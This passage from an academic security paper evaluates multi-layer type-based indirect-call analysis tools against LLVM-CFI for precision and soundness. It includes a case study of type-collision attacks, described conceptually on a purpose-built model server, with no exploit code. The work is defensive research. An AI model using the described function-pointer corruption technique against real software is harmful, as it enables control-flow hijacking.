For evaluating precision, we consider the following five approaches: MLTA [37], DeepType [51], TFA [35], Kall-Graph [32], and HPCFI [30]. We also include the results of LLVM-CFI [48] as the baseline. As we discussed in Section 2, our choice of prior works is based on recency, prototype availability, and dependency on a common base compiler.

4.1 Verification of Prior Results (RQ1-2)

First, we verify the reported precision results (of each considered approach/paper) by reproducing DeepType's precision experiment. Specifically, we use the same precision metric as DeepType—i.e., the *Average Number of Target* (ANT)

Table 3: *Reproduction (RQ1)* results using the ANT metric. Approaches with the best score are in bold. For brevity, only the average result of `binutils` (13 binaries) is listed.

Program	MLTA	DeepType	TFA
`binutils` (avg.)	10.98	2.47	**1.97**
`sqlite`	8.32	11.93	**5.26**
`nginx`	5.58	6.38	**5.30**
`httpd`	12.26	6.23	**5.75**
`openvpn`	1.63	2.35	**2.22**
`proftpd`	2.96	3.10	**2.69**
`sshd`	5.57	5.43	**5.21**
Average	9.43	3.56	**2.74**

metric—which is defined as:

$$ANT = \frac{num(T)}{num(IC)}$$

$num(T)$ is the total number of identified targets and $num(IC)$ is the number of indirect calls that have at least one target identified by the approach. Assuming sound results, a lower ANT value indicates higher precision, as the approach is able to filter out more functions from the target set.

For this experiment, we are only able to evaluate three approaches: MLTA, DeepType, and TFA. Because we use the dataset in DeepType's artifacts, only the LLVM bitcode files are available, and all bitcode files were compiled using LLVM v15. This means that approaches that require source code (e.g., LLVM-CFI, HPCFI) or expect a different compiler version (i.e., KallGraph) cannot be assessed.

Experimental Results for ANT (RQ1) Table 3 presents the results of our reproduction experiment using the metric of ANT. TFA performs best, as its results have the lowest ANT for most programs, and DeepType follows closely. Overall, all three approaches appear to achieve satisfactory precision. Even MLTA, the oldest approach of the three that yields comparatively lower results, achieves an acceptable average target set size of about nine address-taken functions per indirect call.

Our results reproduce the precision reported in the respective papers [35, 37, 51]. For DeepType, our measurements match the published results for all programs except `sqlite`. The discrepancy for `sqlite` arises because we used a version of DeepType released after the original publication. When we repeated the experiment with the version used in the DeepType paper, we obtained identical results across all programs.

For MLTA and TFA, although published results are reported using a slightly different variant of the ANT metric, and a different dataset, our findings are consistent with the ones in the respective papers. For most programs, our results also align with TFA's evaluation, which reports a 24%–59% improvement in precision over MLTA for C programs. Our MLTA measurements differ slightly from those reported in DeepType's evaluation, again because the version of MLTA we use was updated after DeepType's publication.

Table 4: Number of indirect calls with an empty target set for each program in the reproduction dataset.

Program	MLTA	DeepType	TFA
`binutils` (avg.)	44.8%	**14.2%**	40.2%
`sqlite`	19.1%	**4.9%**	16.0%
`nginx`	33.8%	**16.1%**	32.9%
`httpd`	29.2%	**21.5%**	39.2%
`openvpn`	49.2%	**22.2%**	26.9%
`proftpd`	**24.3%**	30.1%	27.6%
`sshd`	63.1%	**47.3%**	50.8%
Average	42.2%	**17.2%**	37.7%

> *Insight 1.* Our reproduction study (RQ1) systematically validates the reported precision outcomes of all three state-of-the-art approaches by employing DeepType's original dataset and experimental configuration. For DeepType, our results are identical to the original evaluation for all but one program. For MLTA, our results are nearly identical to the results shown in DeepType's evaluation for all programs. For TFA, while the results are not directly comparable due to different datasets, our numbers indicate similar or better improvement (24%–59%) over MLTA than the original evaluation for 14 of the 19 programs.

Misguided Precision Metric (RQ2) While we successfully reproduced the experiment results of the corresponding papers, we emphasize that the use of the ANT metric can lead to misguided conclusions. ANT excludes any indirect calls that have an empty target set. It is highly unlikely that an indirect call legitimately has no target in the original program. Instead, such indirect calls usually suggest that the analyzer failed to identify *any* target for the corresponding calls. In fact, we argue that *indirect calls with no identified targets are more problematic*, because there is no (known) constraint on the functions they branch to. Security applications are left with two options for these indirect calls: either assume the reported empty target sets are truly empty, which will likely result in unsoundness, or fall back to another approach, to trade precision for soundness. In the worst case, the security application would have no choice but to allow these indirect calls to target any address-taken function, to maintain soundness.

To emphasize the problem with the ANT metric, we measure the number of indirect calls with an empty target set. Table 4 shows the ratio of indirect calls with an empty target set for each program in our reproduction dataset. TFA, while achieving a better precision than the other two approaches in ANT, seems to exclude significantly more indirect calls.

Table 5: *Reproduction (RQ2)* results using the AICT metric, which does not ignore empty call target sets.

Program	MLTA	DeepType	TFA
`binutils` (avg.)	404.01	**81.11**	359.33
`sqlite`	203.01	**57.91**	169.19
`nginx`	243.11	**114.80**	236.83
`httpd`	533.70	**213.46**	706.83
`openvpn`	43.14	**20.49**	24.83
`proftpd`	120.75	**50.38**	136.43
`sshd`	124.58	**79.05**	101.26
Average	343.18	**83.71**	318.24

The high ratio of indirect calls with an empty target set shows that ANT cannot capture the overall picture for precision: if an approach can successfully analyze only one indirect call in a program, with good precision, it can still achieve a great ANT number by simply returning empty sets for every other indirect call even though such approach would be useless for any practical task. Moreover, our experiment reveals a gap between the design of the approaches and their implementations: even though the design of every approach claims to fall back to single-layer type analysis on failure, their implementations currently do not exhibit this behavior.

Therefore, instead of ANT, we argue that precision should be measured using the Average Indirect Call Target (AICT) metric, which is commonly used to measure the precision of control-flow integrity approaches, and—crucially— takes *all* indirect calls into consideration [31, 53, 55]. AICT is conceptually similar to ANT, but it does not exclude indirect calls. Ideally, if an approach has properly implemented a fallback behavior, any indirect call that the approach fails to analyze would include a target set filtered by single-layer type matching. While this holds in theory, in practice, because none of the approaches properly implement a fallback behavior, each indirect call with an empty target set is treated as an indirect call with every address-taken function in the program as a legal target. AICT is defined as:

$$AICT = \frac{num(T) + num(AF) \times num(IC_{empty})}{num(IC_{all})}$$

$num(T)$ is the total number of identified targets, $num(AF)$ is the total number of address-taken functions in the program, $num(IC_{empty})$ is the number of indirect calls that have no target identified by the analyzer, and $num(IC_{all})$ is the total number of indirect calls.

Table 5 reports results on the reproduction dataset using the AICT metric. In contrast to ANT, AICT presents a drastically different picture. Measured in AICT, most results are more than 10× worse than in ANT, and in some cases (e.g., certain programs in `binutils` and `httpd`) TFA degrades by over 100×. These discrepancies match the large number of indirect calls with an empty target set we see in every test program. Accounting for such unresolved calls, DeepType outperforms the rest on all programs and achieves the best overall.

> *Insight 2.* The reported precision results are not a reliable indicator of effectiveness for security applications (RQ2). Due to a gap between design and implementation, each approach fails to analyze a large number of indirect calls and reports an empty target set. When evaluated with a metric that more accurately reflects real-world usage scenarios, MLTA, DeepType and TFA exhibit degraded performance, indicating a substantial space for improvement.

4.2 Replication (RQ3)


We now evaluate the precision of all five approaches using our replication dataset.

Experimental Setup As discussed in Section 3, we build our dataset using both `Debug` and `Release` configurations. We use two different optimization levels for the following reasons. First, the original evaluation of most approaches only focuses on one configuration, and evaluating at different optimization levels allows us to study the impact of compiler optimizations on indirect-call analysis. Second, parts of HPCFI can only be invoked at `-O1` or higher, but KallGraph crashes on most programs compiled using the `Release` configuration. Therefore, we need both the `Debug` and `Release` configurations to evaluate every approach. Because the approaches expect different versions of the LLVM compiler, we build each configuration using each compiler version.

For both configurations, we also build a version with LLVM-CFI enabled to extract the baseline call graph. As the current state-of-the-practice, LLVM-CFI uses single-layer type-based indirect-call analysis for its CFI policy. As Section 4.1 points out, the current implementations of the approaches we evaluate are missing the functionality to fall back to single-layer type analysis on failure, contrary to their design. To better simulate real-world scenarios where the approaches are implemented following their design including the fallback behavior, we use the baseline as the fallback for every approach: every time we encounter an indirect call with an empty target set, we replace the empty set with the target set of that call as computed by LLVM-CFI.

As before, precision is measured using the AICT metric.

Results On average, MLTA performs the best in both configurations, achieving an AICT of 6.52 in `Debug` and 6.05 in `Release`. Figure 2 presents the results of our replication experiment using Cumulative Distribution Function (CDF) plots. In both configurations, MLTA and TFA almost always outperform the other approaches. In the `Debug` configuration, KallGraph achieves a better AICT than the other approaches



(a) `Debug` (b) `Release`

Figure 2: CDF of the precision results for the replication dataset.

for a small set of programs but performs worse for larger programs. In the `Release` configuration, HPCFI achieves slightly worse AICT than MLTA and TFA for almost all programs. Finally, with a few exceptions, DeepType performs the worst in both configurations, even falling behind the baseline for the majority of the test programs.

Compared to the reported results of each approach, our numbers partially support the original findings. First, for MLTA, we measure an improvement of 49.8% (in `Debug`) and 53.7% (in `Release`) in precision compared to the baseline, but the improvements are lower than the reported 86%–98% in the original publication. Second, HPCFI outperforms the baseline LLVM-CFI by 33.8% on average, close to the original report of 40% in HPCFI's paper. On the other hand, our results are unable to support the findings in the original publications of DeepType, TFA, and KallGraph. All three approaches reported better precision than MLTA, contrary to our results. We admit that we use a newer version of MLTA that was released after the publication of all other approaches, which could lead to better results.

The replication experiment paints a drastically different picture compared to the reproduction experiment, where DeepType performs significantly better than MLTA and TFA. However, this is not unexpected because MLTA and TFA now fall back to LLVM-CFI's target set for indirect calls with empty sets, instead of the set of all address-taken functions. Since even the baseline LLVM-CFI outperforms DeepType in precision, this fallback behavior causes MLTA and TFA to achieve better precision than DeepType.

Surprisingly, other than the baseline, every approach that works on both configurations achieves a better average precision in `Release` compared to `Debug`. DeepType shows the biggest improvement of 26.5%, from an average AICT of 23 in `Debug` to an average AICT of 16.9 in `Release`. On the other hand, the baseline LLVM-CFI shows slightly worse precision in `Release` compared to `Debug`.

> *Insight 3.* Our results indicate that, with the added functionality to fall back to single-layer type analysis, the reported precision results in MLTA and HPCFI could be replicated even though our results show slightly lower improvements over the baseline (RQ3). More importantly, the drastically different results between our replication experiment and the reproduction experiment demonstrate the importance of a proper fallback method—as multi-layer approaches still face challenges identifying all indirect calls, falling back to the set of all address-taken functions is prohibitively expensive in precision. Furthermore, our results show interesting behavior at different optimization levels: all approaches, other than the baseline LLVM-CFI, achieve better precision at higher optimization levels.

4.3 Hybrid Approach

While our experiment results indicate that MLTA achieves the best precision among the considered approaches, there is still room for improvement as MLTA does not always generate the smallest target set for every indirect call. To further improve the precision of the call graph, we explore a hybrid scheme that uses the results generated by each approach to form a call graph with the best precision.

We follow a straightforward design for the hybrid approach: for each indirect call in the program, we query the target set generated by each approach and select the smallest non-empty target set for the call. Because the hybrid scheme uses the generated call graph of every approach, including the one of the baseline, it naturally falls back to the single-layer approach if every multi-layer approach fails. We conduct the precision evaluation again using the replication dataset with our hybrid approach included and see a noticeable improvement in both `Debug` and `Release` configurations.




Figure 3: CDF of the precision results for the `Release` configuration with our hybrid approach.

Figure 3 shows the results for the `Release` configuration. For half of the programs, the hybrid approach achieves more than 50% better precision than the next best approach, MLTA. On average, the hybrid approach outperforms MLTA in precision by 35%.

> *Insight 4.* For precision-focused tasks, current multi-layer approaches can still be improved. While MLTA has the overall best precision, it cannot generate the most precise target set for all indirect calls inside a binary. By combining the results from different approaches, our hybrid scheme is capable of generating call graphs that are more precise than MLTA.

5 Revisiting Soundness (RQ4)

While precision is an important factor that shows the improvement of an approach, soundness is the minimum requirement for an approach to be worth adopting in real-world tasks. Even if an approach can eliminate all false positives for each indirect call, if its results are unsound and include false negatives, security tasks such as CFI cannot use the approach without breaking legal indirect calls in programs. Hence, we argue that soundness is also an important factor when evaluating work in indirect-call target analysis.

5.1 Experimental Setup

For our soundness assessment, we collect indirect call traces by fuzzing the programs in our soundness dataset, which includes 11 projects and 13 programs. We then build these programs at two optimization levels, `-O0` and `-O3`, and use each approach to analyze them. As discussed in Section 4.2, we evaluate KallGraph [32] only on un-optimized programs, because it frequently crashes when analyzing code compiled at `-O2` or `-O3`, and we evaluate HPCFI [30] only on optimized programs, because its implementation does not fully execute at `-O0`. We evaluate the other approaches (and the baseline) at both optimization levels to study the impact of compiler optimizations on soundness.

As with the replication experiment, we use the results of the baseline (LLVM-CFI) as the fallback method for the multi-layer type-based approaches in situations where the approach cannot identify any target for an indirect call. We also include the hybrid approach we discussed in Section 4.3 to explore the potential cost in soundness for maximizing precision.

We use *recall* as the metric for soundness, defined as:

$$Recall = \frac{num(TP)}{num(TP) + num(FN)}$$


$num(TP)$ is the number of caller-callee pairs identified that are in the ground truth, and $num(FN)$ is the number of pairs in the ground truth that are missing in the analyzed result. A recall of 100% implies sound analysis, where a lower recall indicates missing call targets.

5.2 Results

Of the 13 programs in our soundness dataset, only five could be successfully analyzed by all approaches without crashing, hanging, or error. Figure 4 presents the average soundness (in recall) and the average precision (in AICT) across these five programs at both optimization levels. Unfortunately, none of the approaches, even including the state-of-the-practice LLVM-CFI, could guarantee soundness, as no approach reaches a recall of 100%. At `-O0`, all approaches reach a recall of 90% or higher. With the exception of DeepType, all multi-layer approaches outperform the baseline in precision. In particular, KallGraph achieves both the best precision, excluding the hybrid approach, at an average AICT of only 2.28, and the best soundness, at an average recall of 99.2%. Compared to the baseline, the average precision of KallGraph is 57.5% better while achieving the same level of soundness. However, the results at `-O3` are not as optimistic.

At `-O3`, none of the multi-layer approaches could reach the soundness of LLVM-CFI, whose average recall is 98.6%. The closest contender, HPCFI, scores a recall of 94%, but only shows a small improvement of 13.9% in precision compared to LLVM-CFI. Also, HPCFI is compatible with the least number of programs: 10 of the 13 programs can be successfully analyzed by all other approaches, and HPCFI could only succeed on 5 of them. All approaches that support both optimization levels, including MLTA, DeepType, and TFA, show degraded soundness when analyzing the same programs at `-O3` (compared to `-O0`). The average recall of all three approaches at `-O3` are below 90%: MLTA drops from 95.8% to 88.9%, TFA drops from 93.9% to 87.7%, and DeepType drops from 90.6% to 78.1%.

The hybrid approach we proposed that maximizes precision achieves an average recall of 95.9% at `-O0` and 85.4% at `-O3`.



(a) `-O0` (b) `-O3`

Figure 4: Average soundness results across the 5 programs that all approaches could successfully analyze.

At `-O0`, compared to KallGraph, the approach with the best soundness, the hybrid approach shows a better average precision of 13.1% at the cost of a worse average recall of 3.25%. At `-O3`, compared to HPCFI, the hybrid approach shows a bigger improvement in precision (43.2%) at the cost of a worse average recall (8.6%). For security applications that benefit from a precise call graph but do not require a sound call graph, such as bug reachability analysis [40], the hybrid approach could potentially be a good fit.

We discuss additional results, including the programs that HPCFI could not analyze, in Appendix A. Our findings also apply to the additional results.

> *Insight 5.* Although none of the techniques achieves full soundness across all test programs (RQ4), KallGraph attains soundness comparable to the state-of-the-practice LLVM-CFI at the `-O0` optimization level. However, under `-O3`, none of the multi-layer approaches matches LLVM-CFI's recall. For security mechanisms that depend on a sound call graph, these multi-layer techniques may therefore introduce greater compatibility issues than single-layer type analysis when compiler optimizations are enabled.

5.3 LLVM-CFI+Multi-Layer Type Analysis

Our results reveal that while LLVM-CFI, the baseline approach that uses single-layer type analysis, generates call graphs with better soundness than multi-layer type-based approaches, it is not without limitations, as it still cannot reach 100% recall for all programs.

On the other hand, multi-layer approaches do not inherit the same limitations, allowing them to correctly include the targets missed by LLVM-CFI. Specifically, two limitations of LLVM-CFI can be improved by multi-layer approaches.

Issue #1: Gaps in Type Matching LLVM-CFI extracts the type of indirect calls in the Clang front end, when source-level information is still available. Afterwards, however, LLVM-CFI waits until the linker stage to extract the type of address-taken functions and to perform type matching, at which point the source-level information no longer exists. This gap causes LLVM-CFI to miss targets in two scenarios: indirect calls targeting assembly functions and indirect calls targeting external library functions (see Appendix B).

LLVM-CFI cannot detect address-taken functions defined in assembly *even if such a function is declared with its full function type in C*. Listing 2 shows an example indirect call from `ffmpeg`, where LLVM-CFI misses a target function because it is defined in assembly. The target function is declared in C at line 1. At line 6, this function is assigned to the function pointer `fdsp->butterflies_float`. This function pointer is then used for the indirect call at line 13. During compilation, LLVM-CFI correctly identifies the type of the function pointer as `void (float*, float*, int)`. However, at the linker stage, LLVM-CFI could not identify the type of the function `ff_butterflies_float_sse`, causing the target set for the indirect call to be unsound, which could lead to compatibility issues—our indirect call traces from fuzzing show that this function has indeed been targeted. On the other hand, DeepType correctly includes this function in the target set for the indirect call because it keeps track of the multi-layer type of address-taken functions when they are assigned to a pointer, instead of relying on LLVM metadata at the linker stage.

```
void ff_butterflies_float_sse(float *av_restrict
    src0, float *av_restrict src1, int len);

av_cold void ff_float_dsp_init_x86(
    AVFloatDSPContext *fdsp)
{
  ...
  fdsp->butterflies_float    =
      ff_butterflies_float_sse;
  ...
}

static void compute_stereo(MPADecodeContext *s,
    GranuleDef *g0, GranuleDef *g1)
{
  ...
  s->fdsp->butterflies_float(...);
  ...
}
```

Listing 2: Code snippet from `ffmpeg` that causes false negatives due to Issue #1.

```
SQLITE_API const unsigned char *SQLITE_STDCALL
    sqlite3_value_text(sqlite3_value*);
SQLITE_API const void *SQLITE_STDCALL
    sqlite3_value_text16(sqlite3_value*);
SQLITE_API const void *SQLITE_STDCALL
    sqlite3_value_text16le(sqlite3_value*);
SQLITE_API const void *SQLITE_STDCALL
    sqlite3_value_text16be(sqlite3_value*);
```

Listing 3: Code snippet from `sqlite` that causes false negatives due to Issue #2.

Issue #2: Strict Type Checking with No Data-flow Analysis While the design of type-based CFI enforces each indirect call to only call functions with matching types, real-world programs may not always satisfy this requirement, as `void*` pointers are still commonly used. Without checking if a type mismatch can legitimately occur using data-flow analysis, type analysis may generate call graphs with false negatives, leading to compatibility issues for CFI.

Listing 3 shows an example in `sqlite` that includes the declaration of four address-taken functions called by the same indirect call. The first function, `sqlite3_value_text`, has a different return type (`unsigned char *`) compared to the return type of other functions (`void *`). As a result, LLVM-CFI does not consider that function to be a legal target even though our indirect call traces indicate that this function has been indirectly invoked. In contrast, all multi-layer approaches that could successfully analyze this program, including MLTA, DeepType, and TFA, identify this target function correctly, likely because they track the assignments to function pointers in addition to applying type matching.

> *Insight 6.* While our evaluation indicates that multi-layer techniques generally achieve lower soundness than LLVM-CFI, they can identify correct call targets in cases where LLVM-CFI fails. Thus, multi-layer type-based call graph analysis may help address limitations of the state-of-the-practice CFI approaches.

6 On The (In)-Effectiveness of Multi-layer Type-based CFI Against Type Collision Attacks (RQ5)

One major security application that relies on indirect-call analysis is CFI. Specifically, CFI is a practical defense to reduce the attack surface of C/C++ programs and has been adopted in Android and the Linux kernel [29]. Nevertheless, previous studies [9, 17] have shown that even with a perfectly precise call graph, it is possible to manually craft control-flow hijacking attacks against CFI-protected binaries; recent work by Zhang et al. [54] further extended this line of inquiry by automating gadget construction.

In what follows, we show that due to over-approximated call graphs, the current state-of-the-practice in software-based CFI remains ineffective against a form of code reuse attacks, coined type collision [18], which operates under more relaxed requirements than control-flow "bending" attacks [9, 17, 54]. A type collision attack corrupts a function pointer to target an arbitrary function that has the correct type, with the goal of executing a system call (e.g., `execve` to allow arbitrary code execution). Even armed with a more precise call graph generated by multi-layer type analysis approaches, CFI is still incapable of defending against type collision attacks.

Model Application For this study, we construct a model application, written in C, which mirrors the functionality of a remote shell (e.g., SSH). Specifically, it "listens" on a TCP port and accepts three types of command from a client: `authenticate`, `execute`, and `quit`. The client needs to authenticate first before sending other commands, with server-side checks implemented to disallow processing `execute` or `quit` commands without authorization. If authentication fails, the server closes the connection and re-starts.

Figure 5 shows a simplified version of the call graph of the server program, with nonessential functions omitted. Without authentication, the program can only legally execute `handle_auth` and `callback_time` from the main loop in `listen`. The *handler* (blue nodes) and *callback* functions (green nodes) share the same function type, resembling functions that share the same type in large, real-world applications. Each command from the client is stored as a `Command` object, including the two function pointers that point to the handler and callback functions.




Figure 5: Simplified call graph of the model application. Solid arrows represent direct calls; dotted arrows represent indirect calls. Colored nodes correspond to address-taken functions.

```
struct Command {
    char cmd;
    const char *name;
    bool requires_auth;
    char payload[128];
#ifdef VARIANT_1 // Variant 1:
    command_fn_t ptr0; // Handler
    command_fn_t ptr1; // Callback
#elif VARIANT_2  // Variant 2:
    command_fn_t ptrs[2];
#else            // Variant 3:
    command_fn_t *ptrs;
#endif
};
```

Listing 4: Code snippet from our example server program showing the struct that stores the command.

Listing 4 shows the code for the `Command struct`. To simulate the variety of code patterns in real-world programs, and to test the capabilities of each multi-layer type analysis approach, we include three different ways to store function pointers inside the `struct` object. In Variant 1, we store each function pointer directly as a field in the `struct`. In Variant 2, the function pointers are stored inside an array (`ptrs`) in the `struct`. In Variant 3, the function pointers are stored in an array that exists in heap memory, and the pointer to the array (`ptrs`) is then stored in the `struct`.

Experimental Setup We assume that the attacker's goal is to execute `libc`'s `execve` function without a successful authentication. For this case study, we assume that a memory error exists within the `handle_auth` function. Therefore, the attacker aims to corrupt the function pointer that points to the callback function, used by the indirect call in `handle_auth` (`ptr1` for Variant 1 and `ptrs[1]` for Variant 2 and 3), and overwrite its value to make it point to `handle_exec`. We note that because the indirect call only targets `callback_time` in the most precise call graph, more powerful control-flow bending attacks [9, 54] are not possible because there is no legal target to "bend" the control flow to.

We run each of the five multi-layer type analysis approaches to generate the call graph of the program. We then assume that the program is protected with a CFI policy generated from the respective call graph: if the target set of the indirect call in `handle_auth` includes `handle_exec`, then the attack could succeed; otherwise, the attack would be prevented. For this case study, we run KallGraph to analyze the bitcode files compiled with both `-O0` and `-O3`, because the server program is simple enough that KallGraph can analyze bitcode at `-O3` without crashing.

Results Table 6 presents the results for the case study. MLTA achieves the best results overall by correctly excluding `handle_exec` in Variant 1 and 2, at both `-O0` and `-O3`. HPCFI only works at optimization levels above `-O0`, but it is the only approach that correctly excludes `handle_exec` in Variant 3. The other approaches, excluding DeepType, only correctly handle Variant 1, and even for this simplest variant, TFA is still unable to exclude the function from the target set when analyzing the `-O3` bitcode. Moreover, while the other approaches either include all address-taken functions with matching type in the target set or fall back to single-layer type analysis (which also includes all address-taken functions with matching type), KallGraph generates an unsound call graph for this indirect call when analyzing the `-O3` bitcode: its target set includes `callback` but not `callback_time`. If the binary is protected by a CFI policy using KallGraph's computed call graph, then even normal execution would lead to a CFI violation, resulting in compatibility issues.

> *Insight 7.* Even with a fine-grained CFI policy that uses multi-layer type analysis approaches to generate the respective call graph, easily constructed type collision attacks still pose a threat (RQ5).

7 Recommendations

Falling Back Optimally Our precision evaluation highlights the need for a fallback approach when the multi-layer type analysis fails. Because multi-layer approaches use a chain of type and `struct` information to match an indirect call with address-taken functions, it is expected that failures can happen, due to the complex code patterns or due to implementation bugs that are understandably challenging to identify when working at the level of compiler IR. In such cases, simply returning an empty target set for the indirect call is not enough.

For an approach to be adopted by security applications in the real world, it needs to have a coverage guarantee with well-defined exceptions (e.g., indirect calls in inline assembly code are not analyzed) and an implementation that matches the respective design.

Table 6: Type collision results. "✓" means the approach correctly excludes `handle_exec` from the target set, preventing type collision. "✗" means the approach includes `handle_exec` in the target set, enabling type collision. "⊥" means the approach generates an unsound target set, causing the program to crash under normal circumstances.

Code Pattern	MLTA		DeepType		TFA		KallGraph		HPCFI	
	-O0	-O3	-O0	-O3	-O0	-O3	-O0	-O3	-O0	-O3
Variant 1	✓	✓	✗	✗	✓	✗	✓	✓	-	✓
Variant 2	✓	✓	✗	✗	✗	✗	✗	✗	-	✗
Variant 3	✗	✗	✗	✗	✗	✗	✗	⊥	-	✓

For approaches that are designed to fall back to a backup technique on failure, the implementation should include that backup technique.

Embracing Compiler Optimizations Our soundness evaluation shows that the soundness of every approach is negatively impacted by compiler optimizations. We notice that the original evaluations of the majority of approaches use only programs compiled at the `-O0` optimization level [32, 37, 51]. However, this assumption does not hold true in real-world settings, as developers routinely enable aggressive optimizations (e.g., `-O2` or `-O3`) to maximize performance. More importantly, many popular open-source programs are only thoroughly tested on advanced optimization levels. For example, GCC is only thoroughly tested when built at `-O2` [19], and PostgreSQL recommends building at `-O1` or higher optimization level [47], because `-O0` disables certain compiler warnings when using the GCC compiler. Therefore, future studies in call graph analysis should take compiler optimizations into consideration and include optimized programs in evaluation.

Directions Beyond Racing for Precision All approaches we study primarily focus on improving precision over single-layer type analysis. While precision improvement could benefit security applications such as CFI and debloating, there are additional aspects in call graph analysis that could benefit security applications in different ways. For example, as discussed in Section 5.3, one valid direction for future research is to address the limitations of the current state-of-the-practice LLVM-CFI that cause compatibility issues.

Also, as previous work in CFI [6] pointed out, indirect calls with a massive number of allowed targets are particularly dangerous, and even if a CFI approach could restrict most illegal indirect calls with high precision, as long as there exists one reachable indirect call with a massive number of allowed target, an attack could likely find a target to successfully launch an attack. Our study shows that the state-of-the-art approaches do not solve this challenge because of the fallback behavior: unless the multi-layer approaches could reach 100% coverage, the worst-case scenario would remain the same as the baseline single-layer type analysis.

8 Threats to Validity

Our evaluation required modifications to released artifacts of the studied approaches to extract the statistics and details necessary for measuring precision and soundness. Importantly, the modifications did not alter the core algorithms, and thus should not affect their results. Nevertheless, to promote transparency and reproducibility, we acknowledge this potential threat and make our modified artifacts publicly available.

Our soundness evaluation relies on a ground truth collected through executing the test programs using a fuzzer. Since fuzzing cannot guarantee exhaustive coverage of all indirect calls, the completeness of our soundness results is constrained by the code coverage achieved. Lastly, the generalizability of our results may be limited by the datasets, compiler versions, and programming languages we studied. While our experiments were designed to capture representative cases, different software ecosystems or compilers may exhibit behaviors that are not fully reflected here. Nonetheless, we believe the consistency of our findings across multiple datasets and settings increases confidence in their broader applicability.

9 Conclusion

We performed a quantitative and qualitative evaluation of leading compile-time multi-layer type-based indirect call analysis techniques, focusing on both precision and soundness. Our results reveal important tradeoffs. Existing implementations often omit the fallback mechanisms described in their designs, producing incomplete call graphs with unresolved indirect calls. Even when augmented with single-layer fallback analysis, multi-layer techniques remain less sound than the state-of-the-art single-layer approach, particularly on optimized binaries. Our offensive case study further shows that multi-layer type-based CFI can still permit type-collision attacks under certain code patterns.

At the same time, several approaches achieve precision gains while maintaining soundness comparable to the state of the art on unoptimized programs. We also show that multi-layer analyses can address limitations of existing single-layer techniques. Overall, we hope this study clarifies the strengths and weaknesses of multi-layer type analysis and informs future security research built on these foundations.

Acknowledgments

We thank the anonymous reviewers for their valuable feedback. This work was supported by the National Science Foundation (NSF) through award CNS-2238467, and in part by the Defense Advanced Research Projects Agency (DARPA) under Contract No. HR001123C0035, and by the Office of Naval Research (ONR) through award N00014-24-1-2054. Any opinions, findings, and conclusions or recommendations expressed herein are those of the authors and do not necessarily reflect the views of the US government, NSF, DARPA, or ONR.

References

[1] Ioannis Agadakos, Di Jin, David Williams-King, Vasileios P. Kemerlis, and Georgios Portokalidis. Nibbler: Debloating Binary Shared Libraries. In *Annual Computer Security Applications Conference (ACSAC)*, pages 70–83, 2019.

